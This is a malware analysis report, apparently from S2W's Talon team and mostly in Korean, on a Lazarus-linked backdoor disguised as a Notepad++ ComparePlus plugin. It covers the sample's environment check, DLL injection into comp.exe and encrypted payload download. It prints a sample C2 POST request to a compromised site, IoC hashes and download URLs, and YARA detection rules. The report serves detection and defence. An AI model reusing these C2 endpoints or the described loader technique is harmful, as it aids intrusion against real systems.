Analysis of Lazarus malware abusing Non-ActiveX Module in South Korea

medium.com/s2wlab/analysis-of-lazarus-malware-abusing-non-activex-module-in-south-korea-7d52b9539c12

S2W July 9, 2021

S2W

Jul 8, 2021

.

9 min read

Author : Sojun Ryu (hypen) @ Talon





Photo by on

Executive Summary

- 최근 I사의 C프로그램 설치 여부를 확인하는 악성코드 샘플이 탐지됨- 악성코드 제작 일시 : 2021–02–10 05:19:21 (UTC)- 단, 악성코드 제작 일시는 공격자에 의해 변경이 쉽게 가능함
- 악성행위 수행 전 C프로그램 관련 파일 존재 여부를 확인한 뒤, 존재하지 않을 경우 추가 행위를 수행하지 않음
- 최종 행위로는 추가 악성코드를 국내 유포지로부터 다운로드 받고 실행- 현재 추가 악성코드는 다운로드되지 않음



File Information

- : b3a8c88297daecdb9b0ac54a3c107797
- : 46660f562fe01b5df0e1ac03dd44b4cc8d2fa5f5
- : a881c9f40c1a5be3919cafb2ebe2bb5b19e29f0f7b28186ee1f4b554d692e776
- : 2021–02–10 05:19:21
- : 2021–07–01 01:52:58
- : ComparePlus, ComparePlus.dll, SCSKAppLink.dll
- : pedll, x86
-


Detailed Analysis

1. 탐지된 샘플은 오픈소스로 공개된 ComparePlus라는 Notepad++ 플러그인의 정상 코드에된 형태

- Copyright : Copyright © 2019
- Product : ComparePlus (32-bit)
- Description : Compare plugin for Notepad++
- Original Name : ComparePlus.dll
- CompanyName : Pavel Nedev
- File Version : 1.0.0

2. 백신 등 보안장비 우회를 위해 악성코드를 정상 인증서로 서명

- Name : DOCTER USA, INC.
- Serial Number : 2B 7C 17 F1 A3 B3 DF BC 4F 8A 48 AF 73 7C 43 2D
- Valid : 2020/12/07 00:00 ~ 2021/12/07 12:00 (UTC)
- Date signed : 2021–07–02 17:25:00 (UTC)



3. 실행 시 아래 경로를 확인하여 감염기기내 I사 C프로그램설치 여부 확인 후, 해당 경로의 파일들이 존재하는 경우에만 악성행위 수행

-
-

4. 이후 정상 comp.exe를 실행하여 자기자신을 로드하도록 함

- 프로그램 경로 : C:\WINDOWS\system32\comp.exe
- DLL Injection 기법을 이용하여 강제 로드

5. 최종적으로 국내 유포지로부터 추가 악성코드를 다운로드 후 `RC5` 로 데이터를 decrypt하여 메모리에서 실행


접속 패킷 예시

```
POST /html/facilities/facilities_01_06.asp?product_field=racket HTTP 1.0
Host: grandgolf.co.kr:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.57
Accept: text/*
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

연관성 분석

이번에 발견된 악성코드는 과거 Lazarus가 국내 침해사고에서 사용됐던 악성코드와 유사한 decode 방식을 사용하고 있다.

1. 과거 Lazarus 악성코드와 이번 악성코드 decode 코드 비교



2. 과거 Lazarus 악성코드와 이번 악성코드 decode 코드 비교 (Python 변환)

과거 Lazarus 악성코드

이번 악성코드

Conclusion

- 해당 샘플이 사용하는 문자열 디코딩 코드에서 과거 라자루스 공격 그룹이 사용한 악성코드와의 유사점이 확인됨
- 악성행위 수행 전 I사 C프로그램 관련 파일들을 확인하는 것으로 보아, 해당 소프트웨어를 이용하여 추가 악성행위를 수행할 것으로 판단됨
- 이번 샘플 또한 최근 관련 공격 그룹이 지속적으로 사용하고 있는 정상 파일 위장 악성코드를 사용하였으며, 실제 오픈소스 프로그램을 수정하여 제작하였기 때문에 악성 여부 탐지가 쉽지 않음

Appendix

Appendix 1 : IoC

1. SCSKAppLink_dll- MD5 : b3a8c88297daecdb9b0ac54a3c107797- SHA256 : a881c9f40c1a5be3919cafb2ebe2bb5b19e29f0f7b28186ee1f4b554d692e776- Type : x86, dll
2. NppAStyle.dll- MD5 : 98151ba9f3e0a55bba16c58428b3a178- SHA256 : 61367c3a1d4c9ccaee568157bc4cf2feb997161ed3395878a448d8a2bf67dfa9- Type : x64, dll- 1번 악성코드와 동일한 문자열 테이블 사용
3. 추가 악성코드 다운로드지

- grandgolf[.]co.kr/html/facilities/facilities_01_06.asp?
- www.namchuncheon.co[.]kr/admin/BookAppl/Search_left.asp?
- www.kdone.co[.]kr/Utils/EmailUtil.asp?

Appendix 2 : Dectection yara rule

```
import "pe"rule Lazarus_door {   meta:      description = "Lazarus sample disguised as Notepad++ plugin detection rule"      author
= "S2WLAB TALON hypen"      date        = "2021-07-02"      version     = "1.0"   strings:      $decode = {0F B6 45 0C 33 D2 B9 48
00 00 00 F7 F1 8A 0F B8 01 00 00 00 53 84 D2 0F B6 DA 0F 44 D8 84 C9 74 70 29 7D 08 56 8B F7 8B 7D 08 0F 1F 84 00 00 00 00 00 33 C0
3A 88 20 90 06 10 74 08 40 83 F8 48 72 F2 EB 41 33 D2 0F B6 CB 39 55 10 74 18 03 C1 B9 48 00 00 00 F7}      $decode2 = {89 45 F8 8B
CB 8D 14 45 01 00 00 00 0F AF D0 8B DE 8B 45 08 89 4D FC 8D 34 4D 01 00 00 00 0F AF F1 2B 58 04 8B C7 8B 7D 08 C1 C2 05 8B CA 83 E1
1F C1 C6 05 2B 07 83 EF 08 D3 CB 33 DE 89 7D 08 83 E6 1F 8B CE 8B 75 F8 D3 C8 33 C2 8B 55 FC}      $table =
"lM8FHOIqrEDm3dUB54_bsuX60GoKVaw9SPxc1kRQvWC-h2jf7egNizJTyZnAYLpt."   condition :      uint16(0) == 0x5A4D and 1 of them}rule
Lazarus_door_signature {   meta:      description = "Lazarus sample disguised as Notepad++ plugin signature detection rule "
author      = "S2WLAB TALON hypen"      date        = "2021-07-02"      version     = "1.0"   condition :      uint16(0) == 0x5A4D
and      for any i in (0 .. pe.number_of_signatures) : (         pe.signatures[i].serial ==
"2b:7c:17:f1:a3:b3:df:bc:4f:8a:48:af:73:7c:43:2d"      )}
```